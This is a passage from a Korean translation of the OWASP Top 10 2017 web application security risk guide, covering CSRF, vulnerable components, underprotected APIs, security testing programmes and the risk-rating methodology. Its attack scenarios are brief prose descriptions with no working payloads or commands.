미 URL에 인증하는 동안 피해자가 공격자의 사이트의 어떤 곳에 방문한다면, 이 위조된 요청은 자동적으로 공격자의 요청이 승인하는 사용자의 세션 정보에 포함될 것입니다.

## 보안대책

CSRF 선호되는 보안대책은 기존 CSRF 방어를 사용합니다. 현재 많은 프레임 워크에는 [Spring](#), [Play](#), [Django](#) 및 [AngularJS](#)와 같은 CSRF 방어 기능이 내장되어 있습니다. .NET과 같은 일부 웹 개발 언어도 마찬가지입니다. OWASP의 [CSRF Guard](#)는 CSRF 보안 설정을 Java 어플리케이션에 자동으로 추가할 수 있습니다. OWASP's [CSRF Protector](#)는 PHP 또는 Apache 필터와 동일한 기능을 수행합니다. 그렇지 않은 경우, CSRF를 방지하려면 일반적으로 각 HTTP 요청에 예측되지 않는 토큰을 포함해야 합니다. 이러한 토큰은 최소한 사용자세션 별로 유일무이해야 합니다.

1. 선호되는 옵션은 숨겨진 필드에 고유 토큰을 포함하는 것입니다. 여기에는 URL에 노출되지 않도록 HTTP 요청 본문의 값이 포함됩니다.
2. 고유 토큰은 또한 URL 자체 또는 URL 매개변수에 포함될 수 있습니다. 그러나 이 경우 토큰이 공격자에게 노출 될 위험이 있습니다.
3. 브라우저에서 모든 쿠키에 점점 더 지원이 많아지는 "SameSite = strict" 플래그를 사용하는 것을 고려하십시오.






## 참고자료

### OWASP

- [OWASP CSRF Article](#)
- [OWASP CSRF Prevention Cheat Sheet](#)
- [OWASP CSREGuard – Java CSRF Defense Tool](#)
- [OWASP CSRF Protector – PHP and Apache CSRF Defense Tool](#)
- [ESAPI HTTP Utilities Class with Anti-CSRF Tokens](#)
- [OWASP Testing Guide: Chapter on CSRF Testing](#)
- [OWASP CSRETester – CSRF Testing Tool](#)

### 외부자료

- [CWE Entry 352 on CSRF](#)
- [Wikipedia article on CSRF](#)

 위협원	 공격방법		 보안약점		 기술적 영향도	 사업적 영향도	
특정 어플리케이션	공격가능성 평균		취약점 분포 일반	탐지가능성 평균	영향도 중간	어플리케이션 / 특정 비즈니스	
취약한 컴포넌트(예: 프레임워크 라이브러리)는 자동화 도구를 통해 찾을 수 있고, 공격당할 수 있습니다. 또한, 구체적인 공격자를 넘어 위협원 목록을 만들어 무질서한 액터까지 확장해야 합니다.	공격자는 스캐닝이나 수동 분석으로 취약한 컴포넌트를 찾을 수 있습니다. 공격자는 필요에 따라 공격코드를 자체 제작하여 공격함. 하지만 사용되는 컴포넌트가 어플리케이션 내부 깊은 곳에 있다면 더 어렵습니다.		많은 어플리케이션과 API는 대부분의 개발팀(개발자)들이 개발한 컴포넌트/라이브러리들을 최신 버전으로 관리하지 않기 때문에, 많은 문제가 발생합니다. 일부 사례로, 개발자들은 자신이 사용하는 모든 컴포넌트에 대해 알지 못하며, 버전도 신경 쓰지 않음. 컴포넌트에 의존적일수록 더욱 취약한 환경이 됩니다. 일반적으로 사용되는 도구는 알려진 취약점이 있는 구성 요소를 탐지하는 데 도움이 됩니다.		인젝션, 접근통제 우회, XSS 등을 포함한 모든 종류의 취약점들이 가능함. 최소한의 영향부터, 공격자가 시스템을 완전하게 장악하고 정보를 탈취할 수 있는 영향 모두 가능합니다.		해킹된 어플리케이션에 의해 통제되는 사업에 대해서 취약점의 의미를 고려해야 합니다. 이는 사소한 것이 될 수도 있고, 매우 위험한 것일 수도 있습니다.

## 취약점 확인

챌린지 과제는 새로운 취약성 보고서를 위해 사용중인 구성 요소 (클라이언트 측과 서버 측)를 지속적으로 모니터링 하는 것입니다. 취약성 보고서가 표준화되지 않아 필요한 세부 정보(예 : 취약성이있는 제품군의 정확한 구성 요소)를 찾거나 검색하기가 어렵기 때문에 이러한 모니터링은 매우 어려울 수 있습니다. 가장 심각한 것은, CVE나 NVD에서 쉽게 검색이 가능한 취약점조차도 모두 중앙 관리 조직에 보고되지 않는다는 것입니다.

여러분이 취약한지 판단하기 위해서는 이러한 데이터베이스를 검색하는 것 뿐만 아니라 프로젝트 메일링 리스트, 그리고 취약점과 관련된 발표내용도 잘 파악해야 합니다. 이 프로세스는 수동으로 또는 자동화 된 도구를 사용하여 수행 할 수 있습니다. 이 프로세스는 수동으로 또는 자동화 도구를 사용하여 수행할 수 있습니다. 컴포넌트 취약점이 발견되면 실제로 취약한 자를 주의 깊게 평가합니다. 코드에서 컴포넌트의 취약한 부분을 사용하는지, 취약점으로 인한 영향 있는지 확인해야 합니다. 취약점 보고서가 의도적으로 모호할 수 있기 때문에, 두 가지 검사를 모두 확인하기 어려울 수 있습니다.

## 공격 시나리오 샘플

컴포넌트는 거의 항상 어플리케이션 관리자 권한으로 실행되므로 컴포넌트의 취약점은 심각한 영향을 줄 수 있습니다. 이러한 취약점은 실수(예 : 코딩 오류) 또는 고의적 (예: 컴포넌트 백도어) 일 수 있습니다. 악용가능한 컴포넌트 취약점 사례는 다음과 같습니다.

- [Apache CXF Authentication Bypass](#) - 인증 토큰을 제공하지 않으면, 공격자가 어떤 웹 서비스든지 전체 권한으로 실행할 수 있습니다. (아파치 CXF는 서비스 프레임워크이며, 아파치 WAS와 다르다.)
- [Struts 2 Remote Code Execution](#) - Content-Type 헤더에서 공격하면 해당 헤더 내용이 OGNL 표현식으로 평가되어 서버에서 임의의 코드가 실행될 수 있습니다.

취약한 버전의 컴포넌트를 사용하는 어플리케이션은 어플리케이션 사용자가 직접 접근할 수 있으므로 공격을 받기 쉽다. 어플리케이션에서 더 많이 사용되는 다른 취약한 라이브러리는 익스플로잇하기가 더 어려울 수 있습니다.

## 보안대책

대부분의 컴포넌트 프로젝트는 이전 버전에 대한 취약성 패치를 하지 않습니다. 따라서 문제를 해결할 수 있는 유일한 방법은 다음 버전으로 업그레이드하는 것입니다. 소프트웨어 프로젝트는 다음을 프로세스를 갖추어야 합니다.

1. [Versions](#), [DependencyCheck](#), [retire.js](#) 등 기타 도구를 사용하여 클라이언트 측 및 서버 측 컴포넌트 버전과 종속성을 지속적으로 인벤토리에 기록합니다.
2. [NVD](#)와 같은 소스를 지속적으로 모니터링하여 컴포넌트 취약점을 찾는다. 소프트웨어 구성 분석 도구를 사용하여 프로세스를 자동화합니다.
3. 라이브러리를 경 전 런타임에 실제로 호출되는지 확인하고 변경합니다. 대부분의 컴포넌트가 로드되거나 호출되지 않습니다.
4. 컴포넌트를 업그레이드하거나(필요에 따라 어플리케이션을 재작성할지 여부를 결정) HTTP 트래픽, 데이터 흐름 또는 코드 실행을 분석하고 취약점이 익스플로잇 되는 것을 차단하는 [과상 패치](#)를 배포합니다.

## References






### OWASP

- [OWASP Dependency Check \(for Java and .NET libraries\)](#)
- [OWASP Virtual Patching Best Practices](#)

### 외부자료

- [The Unfortunate Reality of Insecure Libraries](#)
- [MITRE Common Vulnerabilities and Exposures \(CVE\) search](#)
- [National Vulnerability Database \(NVD\)](#)
- [Retire.js for detecting known vulnerable JavaScript libraries](#)
- [Node Libraries Security Advisories](#)
- [Ruby Libraries Security Advisory Database and Tools](#)

# A10 취약한(underprotected) API

 위협원	 공격방법	 보안약점		 기술적 영향도	 사업적 영향도
특정 어플리케이션	공격가능성 평균	취약점 분포 일반	탐지가능성 어려움	영향도 중간	어플리케이션 / 특정 비즈니스
API에 요청을 보내는 기능이 있는 사람을 고려하라. 클라이언트 소프트웨어는 쉽게 바꿀 수 있고, 통신은 쉽게 가로챌 수 있으므로 API는 모호하지 않습니다.	공격자는 클라이언트 코드를 검사하거나 단순히 통신을 모니터링하여 API를 리버스 엔지니어링할 수 있습니다. 일부 API 취약점은 자동으로 발견할 수 있지만, 일부는 전문가만이 발견할 수 있습니다.	최신 웹 어플리케이션과 API는 점차 백엔드 API(XML, JSON, RPC, GWT, 사용자 정의)에 연결하는 풍부한 클라이언트(브라우저, 모바일, 데스크탑)로 이루어진다. API 마이크로서비스, 서비스, 엔드포인트)는 모든 종류의 공격에 취약할 수 있습니다. 유감스럽게도 동적 도구는 때때로, 정적 도구일지라도 API에서 제대로 작동하지 않으며 수동으로 분석하기 어려울 수 있으므로 이러한 취약점은 흔히 발견되지 않는다		데이터 도난, 심각한 변조 및 파괴를 포함한 모든 부정적인 결과가 가능하다; 전체 어플리케이션에 대한 무단 접근; 완벽한 호스트 권한 획득	비즈니스에 대한 API 공격의 영향을 고려하라. API가 중요 데이터 또는 기능에 접근할 수 있나? 많은 API가 업무상 중요한 요소이기 때문에 DoS(Denial of Service) 영향도 고려해야 합니다.

## 취약점 확인

API의 취약점 진단은 나머지 어플리케이션의 취약점 진단과 유사해야 합니다. 전통적인 어플리케이션과 마찬가지로 모든 유형의 인젝션, 인증, 접근제어, 암호화, 구성 및 기타 문제가 API에 있을 수 있습니다.

그러나 API는 프로그램이(사람이 아닌) 사용하도록 설계되었으므로 UI가 부족하고 복잡한 프로토콜과 복잡한 데이터 구조를 사용하기도 합니다. 이러한 요소로 인해 보안 테스트가 어려워질 수 있습니다. Swagger (OpenAPI), REST, JSON 및 XML과 같이 널리 사용되는 형식을 사용하면 도움이 됩니다. GWT와 일부 RPC 구현과 같은 일부 프레임워크는 사용자 지정 형식을 사용합니다. API의 폭과 복잡성으로 인해 효과적인 보안 테스트를 자동화하는 것이 어려워 보안에 대한 잘못된 인식이 초래될 수 있습니다.

궁극적으로 API가 안전하다는 것은 중요한 모든 방어를 테스트하기 위한 전략을 신중하게 선택한다는 의미입니다.

## 보안대책

API 보호의 핵심은 위협 모델과 방어 수단을 완전히 이해하는 것입니다.

1. 클라이언트와 API간에 보안 통신이 이루어 졌는지 확인하라.
2. API에 대한 강력한 인증체계가 있고 모든 자격 증명, 키 및 토큰이 보안되었는지 확인하라.
3. 데이터 형식이 무엇이든지 요청을 사용할 때, Parser 설정이 공격으로부터 강화되었는지 확인하십시오.
4. 승인되지 않은 함수 및 데이터 참조를 포함하여 API가 부적절하게 호출되지 않도록 보호하는 접근 제어 체계를 구현합니다.
5. 이러한 공격은 일반 앱처럼 API를 통해 실행 가능하므로, 모든 형태의 삽입을 보호합니다.

보안 분석 및 테스트가 모든 API를 다루고 툴이 모든 것을 효과적으로 발견하고 분석할 수 있는지 확인합니다.

## 공격 시나리오 샘플

시나리오 #1: 계정정보와 거래를 위해 은행의 XML API에 연결하는 모바일 뱅킹 앱을 상상해보십시오. 공격자는 앱을 리버스 엔지니어링하여 사용자 계정 번호가 인증 요청의 일부로 사용자 이름과 비밀번호와 함께 서버에 전달된다는 사실을 발견합니다. 공격자는 합법적인 자격 증명을 보내지만 다른 사용자의 계정 번호는 다른 사용자의 계정에 대한 모든 권한을 얻습니다.

시나리오 #2 : 인터넷 시작 프로그램이 텍스트 메시지를 자동으로 보내는 공개 API를 상상해보십시오. API는 "transactionid"필드가 포함된 JSON 메시지를 허용합니다. API는 이 "transactionid"값을 문자열로 구문 분석하고 이를 이스케이프 또는 파라미터화하지 않고 SQL 쿼리로 연결합니다. 보시다시피 API는 다른 유형의 어플리케이션과 마찬가지로 SQL 인젝션에 취약합니다.

시나리오가 이 중 하나라면, 공급 업체는 이러한 서비스를 사용하기 위한 웹 UI를 제공하지 않을 수 있으므로 보안 테스트가 더 어려워집니다.

## 참고자료

### OWASP

- [OWASP REST Security Cheat Sheet](#)
- [OWASP Web Service Security Cheat Sheet](#)

### 외부자료

- [Increasing Importance of APIs in Web Development](#)
- [Tracking the Growth of the API Economy](#)
- [The API Centric Future](#)
- [The Growth of the API](#)
- [What Do You Mean My Security Tools Don't Work on APIs?!!](#)
- [State of API Security](#)

## 반복적인 보안 프로세스와 표준 보안통제의 구축 및 사용

여러분들이 웹 어플리케이션 보안에 경험이 없거나, 이러한 위험을 잘 알고 있는 경우에도 안전한 웹 어플리케이션을 개발하거나, 기존 어플리케이션을 수정하는 작업은 어려울 수 있습니다. 관리할 어플리케이션 포트폴리오가 많다면, 훨씬 더 힘든 일이 될 것입니다.

조직 또는 개발자들이 효과적으로 어플리케이션 보안 위험을 줄이기 위하여, OWASP는 여러분의 조직에서 어플리케이션 보안 문제를 해결하는데 사용할 수 있는 다양한 공개된 무료 자료를 생산하고 있습니다. 조직에서 보안 웹 어플리케이션과 API를 개발하는데 도움을 주기 위해, OWASP는 다음과 같이 많은 자료를 제공하고 있습니다. 다음 페이지에서 어플리케이션 보안성을 검증하고자 하는 조직을 지원할 수 있는 추가적인 OWASP 참고자료를 제시합니다.

### 어플리케이션 보안 요구사항

안전한 웹 어플리케이션을 제작하기 위하여, 어플리케이션이 "안전하다"는 것이 어떤 의미인지 정의해야 합니다. OWASP는 어플리케이션에 보안 요구사항을 설정하기 위한 지침서로 [OWASP Application Security Verification Standard \(ASVS\)](#)을 사용하기를 추천합니다. ASVS는 지난 몇 년 동안 대대적으로 업데이트되었으며 버전 3.0.1은 2016년 중반에 출시되었습니다. 아웃소싱 하는 경우, [OWASP Secure Software Contract Annex](#)를 참고해라.

### 어플리케이션 보안 아키텍처

개발된 어플리케이션과 API에 보안요소를 추가하는 것보다 처음 보안을 고려하여 설계하는 것이 훨씬 효과적입니다. OWASP는 처음부터 보안 설계 방법 지침에 대한 좋은 시작점으로 [OWASP Prevention Cheat Sheets](#)와 [OWASP Developer's Guide](#)를 권장합니다. Cheat Sheet는 2013년 Top 10이 출시된 이후 크게 업데이트되고 확장되었습니다.

### 표준 보안 통제

사용할 수 있는 강력한 보안 통제를 구축하는 것은 매우 어려운 일입니다. 표준 보안 제어는 근본적으로 보안 어플리케이션과 API의 개발을 단순화합니다. OWASP는 보안 웹 어플리케이션 제작하는데 필요한 보안 API 모델로 [OWASP Enterprise Security API \(ESAPI\)](#) 프로젝트를 권장합니다. ESAPI는 ESAPI는 Java에서 참조 구현을 제공합니다. ESAPI는 Java에서 참조 구현을 제공합니다. 대중적인 프레임 워크에는 권한, 유효성 검증, CSRF 등에 대한 표준 보안 제어가 있습니다.

### 개발 보안 생명주기

이러한 어플리케이션을 구축할 때, 프로세스를 개선하기 위하여, OWASP는 [OWASP Software Assurance Maturity Model \(SAMM\)](#)을 권장합니다. 이 모델은 조직이 직면하는 고유의 위험에 알맞는 소프트웨어 보안 전략을 수립하고 구현하는데 도움을 준다. Open SAMM에 대한 중요 업데이트는 2017년에 발표되었습니다.

### 어플리케이션 보안 교육

[OWASP Education Project](#)는 웹 어플리케이션 보안 관련 개발자 교육을 위하여 교육자료를 제공하며, OWASP 교육 발표자료를 축적하였습니다. [OWASP WebGoat](#), [WebGoat.NET](#), 또는 [OWASP Broken Web Applications Project](#)에서 취약점에 대한 실습을 할 수 있습니다. 최신 동향을 파악하기 위해서는 [OWASP AppSec Conference](#), OWASP 컨퍼런스 교육 혹은 [OWASP Chapter Meetings](#)에 참가할 것을 추천합니다.

이 외에도 여러분들이 사용할 수 있는 OWASP 참고자료는 굉장히 많다. OWASP Project 인벤토리에 플래그쉽, 랩, 인큐베이터 프로젝트가 있는 [OWASP Project Page](#)를 방문하세요. 대부분의 OWASP 자료는 위키를 통해 얻을 수 있으며, 많은 OWASP 문서는 [하드 카피 또는 이북\(eBooks\)](#)으로 주문할 수 있습니다.





# 보안테스트의 과제

## 지속적인 어플리케이션 보안 테스트 구축하기

안전한 코드를 작성하는 것도 중요합니다. 그러나 구축하려는 보안이 실제로 있는지, 제대로 구현되었는지, 어디에서 사용되는지 확인하는 것이 중요합니다. 어플리케이션 보안 테스트의 목표는 이 내용을 증명하는 것입니다. 이 작업은 어렵고 복잡하며 Agile 및 DevOps와 같은 현대적인 고속 개발 프로세스는 전통적인 접근법과 도구에 극도의 압력을 가하고 있습니다. 따라서 전체 어플리케이션 포트폴리오에서 중요 부분에 집중하는 방법에 대해 생각하고 효율적인 비용을 생각해보십시오.

최근 위험은 빠르게 바뀌기 때문에 매년 한 번씩 취약점에 대한 어플리케이션을 진단하거나 모의해킹하는 것은 예전 일이 되었습니다. 최근 소프트웨어 개발은 전체 소프트웨어 개발 라이프 사이클에 걸쳐 **지속적인** 어플리케이션 보안 테스트가 필요합니다. 개발 속도를 늦추지 않는 보안 자동화로 기존 개발 파이프 라인을 개선하십시오. 어떤 접근 방식을 선택하든, 단일 어플리케이션을 테스트, 분류, 재조정, 재검사 및 재배포하는 연간 비용에 어플리케이션 포트폴리오의 크기를 곱한 값을 고려하십시오.

### 위험모델의 이해

테스트를 시작하기 전, 무엇이 중요하고, 이와 관련하여 시간을 소비하는 것에 대해 이해하십시오. 우선 순위는 위험 모델에서 나옵니다. 따라서 위험 모델이 없는 경우, 테스트를 하기 전에 위험모델을 작성해야 합니다. OWASP ASVS와 OWASP Testing Guide를 입력할 때 사용하도록 고려하고, 벤더에 의존하여 비즈니스에 중요한 요소를 결정하는데, 벤더를 도구로 의존하지 않도록 합니다.

### SDLC의 이해

어플리케이션 보안 테스트에 대한 접근 방식은 소프트웨어 개발 수명주기 (SDLC)에서 사용하는 사람, 프로세스 및 도구와의 호환성이 높아야 합니다. 추가 단계, 절차 및 검토를 강요하려는 시도는 마찰을 일으키고 우회하여 확장하기 위해 어려움을 겪을 수 있습니다. 보안 정보를 수집하고 이를 다시 프로세스에 반영 할 수 있는 자연스러운 기회를 찾으십시오.

### 테스트 전략

각 요구 사항을 검증하는 가장 간단하고 신속하며 가장 정확한 기술을 선택하십시오. 많은 OWASP Top 10 위험을 탐지 할 수 있는 보안 도구의 능력을 측정하는 데 도움이 되는 OWASP Benchmark Project는 특정 요구에 맞는 최상의 도구를 선택하는 데 도움이 될 수 있습니다. 가양성(false negative)에 대한 심각한 위험뿐만 아니라 위양성(false positive)을 처리하는 데 필요한 인력도 고려해야 합니다.

### 적용 범위 및 정확성 달성

모든 것을 테스트 할 필요가 없습니다. 중요한 일에 집중하고 시간이 지남에 따라 검증 프로그램을 확장하십시오. 이는 자동 검증되는 보안 방어선 및 위험 요소 집합을 확대하고, 적용되는 일련의 어플리케이션 및 API를 확장하는 것을 의미합니다. 목표는 모든 어플리케이션 및 API의 필수 보안이 지속적으로 검증되는 곳으로 이동하는 것입니다.

### 놀라운 결과를 만들어라

테스트를 잘하더라도, 효과적으로 의사 소통하지 않다면 아무 차이가 없습니다. 어플리케이션의 작동 방식을 보여줌으로서 신뢰를 구축하십시오. "전문용어"없이 악용될 수 있는 상황을 명확히 기술하고 그것을 현실화하기 위한 공격 시나리오를 포함하십시오. 취약점의 발견 및 익스플로잇이 얼마나 어려운지, 그리고 얼마나 나쁜지에 대한 현실적인 평가를 하십시오. 마지막으로, 개발팀이 PDF 파일이 아니라 이미 사용하고 있는 도구에서 결과를 제공하십시오

## 지금, 어플리케이션 보안을 시작하자.

어플리케이션 보안은 더 이상 선택사항이 아닙니다. 증가하는 공격과 규제 압력 사이에 조직은 어플리케이션과 API를 보호하기 위해 효과적인 역량을 반드시 구축해야 합니다. 프로덕션에서 어플리케이션과 API의 수많은 코드를 제공할 때, 많은 조직들은 엄청난 양의 취약점들을 관리하기 위해 고심하고 있습니다. OWASP는 조직이 통찰력을 얻고 어플리케이션 포트폴리오를 통해 보안을 개선하기 위해 어플리케이션 보안 프로그램을 구축할 것을 권고합니다. 어플리케이션 보안을 성취하기 위해서는 보안, 감사, 소프트웨어 개발, 사업부와 임원진을 포함하여 조직의 많은 부서의 공동 노력이 필요합니다. 보안의 가시성이 확보되어야 합니다. 그래야지 다양한 참가자들이 조직의 어플리케이션 보안 상태를 이해할 수 있습니다. 또한 보안은 사실상 가장 효과적으로 위험을 줄임으로써 기업 보안수준을 향상하기 위해 활동과 결과에 초점을 맞추어야 합니다. 효과적인 어플리케이션 보안 프로그램에 포함할 수 있는 핵심 활동사항은 다음과 같습니다.

### 시작하기

- 어플리케이션 보안 프로그램을 구축하고 채택하도록 합니다.
- 핵심 개선 영역과 실행 계획을 정의하기 위해 여러분의 조직과 유사 기관과 비교하는 역량 갭 분석을 실시합니다.
- 관리자 승인을 얻고 IT조직 전체의 어플리케이션 보안 인식 제고 캠페인을 구축합니다.

### 위험기반 포트폴리오 접근

- 고유한 위험 관점으로부터 여러분의 어플리케이션 포트폴리오에 우선 순위를 정하고 식별합니다.
- 모든 어플리케이션과 API에서 어플리케이션 우선순위를 정하고 어플리케이션을 측정하는 위험 프로파일링 모델을 만듭니다.
- 요구하는 엄격한 수준과 적용범위를 제대로 정의하기 위한 보증 지침을 구축합니다.
- 위험에 대한 조직의 포용력의 반영된 영향 요인과 일련의 가능성으로 공동 위험 평가 모델을 구축합니다.

### 강력한 기반 구현

- 모든 개발 팀들이 지킬 수 있는 어플리케이션보안 베이스라인을 제공하는 일련의 집중된 정책과 기준을 구축합니다.
- 재사용 가능한 보안 통제 공동 집합을 정의하여 정책들과 기준들을 보충하고, 사용할 때 필요한 설계 및 개발 지침을 제공합니다.
- 다양한 개발 역할과 주제들을 대상으로 필요한 어플리케이션 보안 교육 커리큘럼을 구축합니다.

### 기존 프로세스와 보안 통합

- 기존 개발 및 운영 프로세스들에 안전한 구현 및 검증 활동을 통합하고 정의합니다. 활동들은 위험 모델링, 안전한 설계 및 검토, 시큐어 코딩 및 코드 리뷰, 모의해킹, 그리고 교정입니다.
- 성공하기 위한 개발 및 프로젝트 팀 서비스들을 지원하고 주제별 전문가를 제공합니다.

### 관리적 가시성 제공

- 측정기준으로 관리합니다. 측정기준 및 캡처된 분석 데이터를 기반으로 개선을 하고, 자금 지원 결정을 받는다. 측정기준에는 유형 및 사례 개수에 따라 보안 사례/활동, 발견된 취약점, 완화된 취약점, 어플리케이션 범위, 결함 빈도를 포함합니다.
- 기업 전체에 전략 및 체계적인 개선을 위해 근본 원인과 취약점 패턴을 찾기 위한 구현 및 검증 활동으로부터 데이터를 분석합니다.

## 약점(Weakness)이 아닌 위험(Risk)입니다.

OWASP Top 10 2007 이전 버전까지는 가장 일반적인 "취약점"을 찾는 데 주력하였지만, OWASP Top 10은 실제로 위험 중심으로 정리하였습니다. 위험에 대한 집중하다보니 완벽한 취약점 분류를 찾는 일부 전문가에게는 이해할 수 힘든 혼란을 주었다. OWASP Top 10 2010은 위협원, 공격방법, 취약점, 기술적 영향, 사업적 영향이 합쳐져서 어떻게 위험을 생성하는지에 대하여 좀더 확실히 함으로써 Top 10은 위험 중심으로 명확히 하였습니다. 이 버전의 OWASP Top 10도 동일한 방법을 적용하였습니다.

이를 위해 OWASP Risk Rating Methodology를 기반으로 하는 Top 10의 위험 평가 방법론을 개발하였습니다. 각 Top 10 항목에 대해 일반적인 발생가능 요인들과 각 일반적인 취약점에 대한 영향 요인들을 조사하여 각 취약점이 웹 어플리케이션에 보이는 전형적인 위험을 평가하였습니다. 그 다음 어플리케이션에 가장 중대한 위험을 가져다 주는 취약점에 따라 Top 10 순위를 매겼다. 이러한 요소는 상황이 변화함에 따라 새로운 Top 10 릴리스가 업데이트됩니다.

OWASP 위험 평가 방법론은 식별된 취약성에 대한 위험을 계산하기 위해 필요한 수 많은 요소들을 정의하고 있습니다. 그러나 이 Top 10은 실제 어플리케이션과 API의 특정 취약점이 아닌 일반적인 취약점에 대해서만 언급하고 있습니다. 결론적으로 어플리케이션 위험은 시스템 소유자만이 정확하게 계산할 수 있습니다. 제 3자 입장에서는 시스템이 어떻게 구축되었고 운영되고 있는지 알지 못할 뿐만 아니라 어플리케이션과 데이터가 얼마나 중요한지, 위협원이 무엇인지 알지 못합니다.

우리의 방법론은 각 취약점들에 대해 3가지 발생가능 요소들(취약점 분포, 탐지 가능성, 공격 가능성)과 한 가지 영향도(기술적 영향)를 포함합니다. 취약점의 알려진 정도는 전형적으로 계산하지 말아야만 하는 요소입니다. 알려진 정도에 대한 데이터에 대해, 많은 다른 조직으로부터 알려진 정도에 대한 통계 자료들을 제공 받았으며(4페이지 참고), 알려진 정도에 따라 상위 10가지 발생 가능성을 찾아내기 위해 함께 그 데이터의 평균을 도출하였습니다. 그 다음 각 취약점의 발생 가능성 순위를 계산하기 위해 다른 2가지의 발생 가능요소들(탐지 가능성과 공격 가능성)을 합하였습니다. 그리고 나서 Top 10 내 각 항목에 대한 전반적인 위험순위를 찾기 위해 각 항목에 대한 추정된 평균적인 기술적 영향을 곱하였습니다.






이 접근방식에서는 위협원의 발생 가능성이 고려되지 않았다. 여러분 조직의 특정 어플리케이션과 관련된 다양한 기술적 세부사항의 어떤 것도 고려되지 않았다. 이런 요소들 중 어떤 것은 공격자가 특정 취약점을 발견하고 공격할 전반적인 발생가능성에 중대하게 영향을 줄 수 있습니다. 이 평가방식은 실제 사업에 미치는 영향을 고려하지 않습니다. 조직의 문화, 산업 및 규제 환경하에 여러분의 조직에서 사용하는 어플리케이션과 API의 보안 위험을 어느 정도 수용할 수 있을 것인가는 그 조직에서 결정해야 할 것입니다. OWASP Top 10의 목적은 여러분을 위해 위험 분석을 하는 것이 아닙니다.

예를 들어 다음은 A3: 크로스 사이트 스크립팅(XSS)의 위험에 대한 계산을 도식화 한 것입니다. XSS는 매우 널리 알려져 있으므로 취약점 분포도에서 '매우 광범위함' 이 타당합니다. 모든 다른 위험들은 '광범위함'에서 '드뭄'까지 분포되어 있습니다.(1부터 3까지의 값을 가짐)

위협원	공격방법	보안약점		기술적 영향도	사업적 영향도
특정 어플리케이션	공격가능성 평균	공격 분포 매우 광범위	탐지가능성 쉬움	영향도 중간	어플리케이션/ 특정 비즈니스
	2	0	1	2	
		1*2			
			2		

## Top 10 위험 요소 요약

아래의 테이블은 2017 상위 10개의 어플리케이션 위험의 요약과 각각의 위험들에 할당된 위험 요소입니다. 이러한 요소들은 유효한 통계치와 OWASP TOP 10 팀의 경험을 기반으로 하여 결정되었습니다. 특별한 어플리케이션이나 조직에 대한 이러한 위험들을 이해하기 위해서는 반드시 회사에 맞는 위험원과 사업적 영향을 고려해야 합니다. 심지어 최악의 소프트웨어 결함도 만약 필요한 공격을 수행하는 포지션에 위협원이 없거나, 자산에 대한 사업적 영향이 무시할 정도라면 심각한 위험이 되지 않을 수 있습니다.

위험	 위협원	 공격방법	 취약점 분포		 기술적 영향도	 사업적 영향도
		공격가능성	탐지가능성		영향도	
A1-인젝션	특정 운용	쉬움	알반	평균	심각	특정 운용
A2-인증	특정 운용	평균	일반	평균	심각	특정 운용
A3-XSS	특정 운용	평균	매우 광범위	평균	중간	특정 운용
A4-접근통제	특정 운용	쉬움	광범위	쉬움	중간	특정 운용
A5-설정오류	특정 운용	쉬움	일반	쉬움	중간	특정 운용
A6-민감정보	특정 운용	어려움	드뭄	평균	심각	특정 운용
A7-공격 방어	특정 운용	쉬움	일반	평균	중간	특정 운용
A8-CSRF	특정 운용	평균	드뭄	쉬움	중간	특정 운용
A9-컴포넌트 앱	특정 운용	평균	일반	평균	중간	특정 운용
A10-API 방어	특정 운용	평균	일반	어려움	중간	특정 운용

## 추가적인 위험 고려사항

Top 10은 기본적인 많은 것들을 포함하고 있지만 반드시 고려해야 하고 조직에서 평가해야 하는 다른 위험들도 많이 있습니다. 이러한 것들 중 몇몇은 항상 확인되어지고 있는 새로운 공격기법들도 포함해서 Top 10 의 전 버전에서 다루었을 수도 있고 아닌 것들도 있습니다. 여러분이 고려해야 할 다른 중요한 어플리케이션 아래에 포함되어 있습니다.

- [Clickjacking \(CAPEC-103\)](#)
- [Denial of Service \(CWE-400\)](#) (Was 2004 Top 10 - [Entry 2004-A9](#))
- [Deserialization of Untrusted Data \(CWE-502\)](#) For defenses, see: [OWASP Deserialization Cheat Sheet](#)
- [Expression Language Injection \(CWE-917\)](#)
- [Information Leakage \(CWE-209\)](#) 및 [Improper Error Handling \(CWE-388\)](#) (Was part of 2007 Top 10 - [Entry 2007-A6](#))
- [Hotlinking Third Party Content \(CWE-829\)](#)
- [Malicious File Execution \(CWE-434\)](#) (Was 2007 Top 10 - [Entry 2007-A3](#))
- [Mass Assignment \(CWE-915\)](#)
- [Server-Side Request Forgery \(SSRF\) \(CWE-918\)](#)
- [Unvalidated Redirects and Forwards \(CWE-601\)](#) (Was 2013 Top 10 - [Entry 2013-A10](#))
- [User Privacy \(CWE-359\)](#)

THE BELOW ICONS REPRESENT WHAT OTHER VERSIONS ARE AVAILABLE IN PRINT FOR THIS TITLE BOOK.

**ALPHA:** "Alpha Quality" book content is a working draft. Content is very rough and in development until the next level of publication.

**BETA:** "Beta Quality" book content is the next highest level. Content is still in development until the next publishing.

**RELEASE:** "Release Quality" book content is the highest level of quality in a books title's lifecycle, and is a final product.



**ALPHA**  
PUBLISHED



**BETA**  
PUBLISHED



**RELEASE**  
PUBLISHED

## YOU ARE FREE:



to share - to copy, distribute and transmit the work



to Remix - to adapt the work

## UNDER THE FOLLOWING CONDITIONS:



**Attribution.** You must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work).



**Share Alike.** - If you alter, transform, or build upon this work, you may distribute the resulting work only under the same, similar or a compatible license.



**OWASP**

The Open Web Application Security Project

The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software. Our mission is to make application security "visible," so that people and organizations can make informed decisions about application security risks. Everyone is free to participate in OWASP and all of our materials are available under a free and open software license. The OWASP Foundation is a 501c3 not-for-profit charitable organization that ensures the ongoing availability and support for our work.

OWASP(Open Web Application Security Project)는 안전한 웹 및 어플리케이션을 개발할 수 있도록 지원하기 위해 미국에서 2004년 4월부터 시작된 비영리 단체이며, 전 세계 기업, 교육기관 및 개인이 만들어가는 오픈 소스 어플리케이션 보안 프로젝트를 진행하고 있습니다. OWASP는 중립적, 실무적이면서도 비용효과적인 어플리케이션 보안 가이드라인을 무료로 제공하고 있습니다.

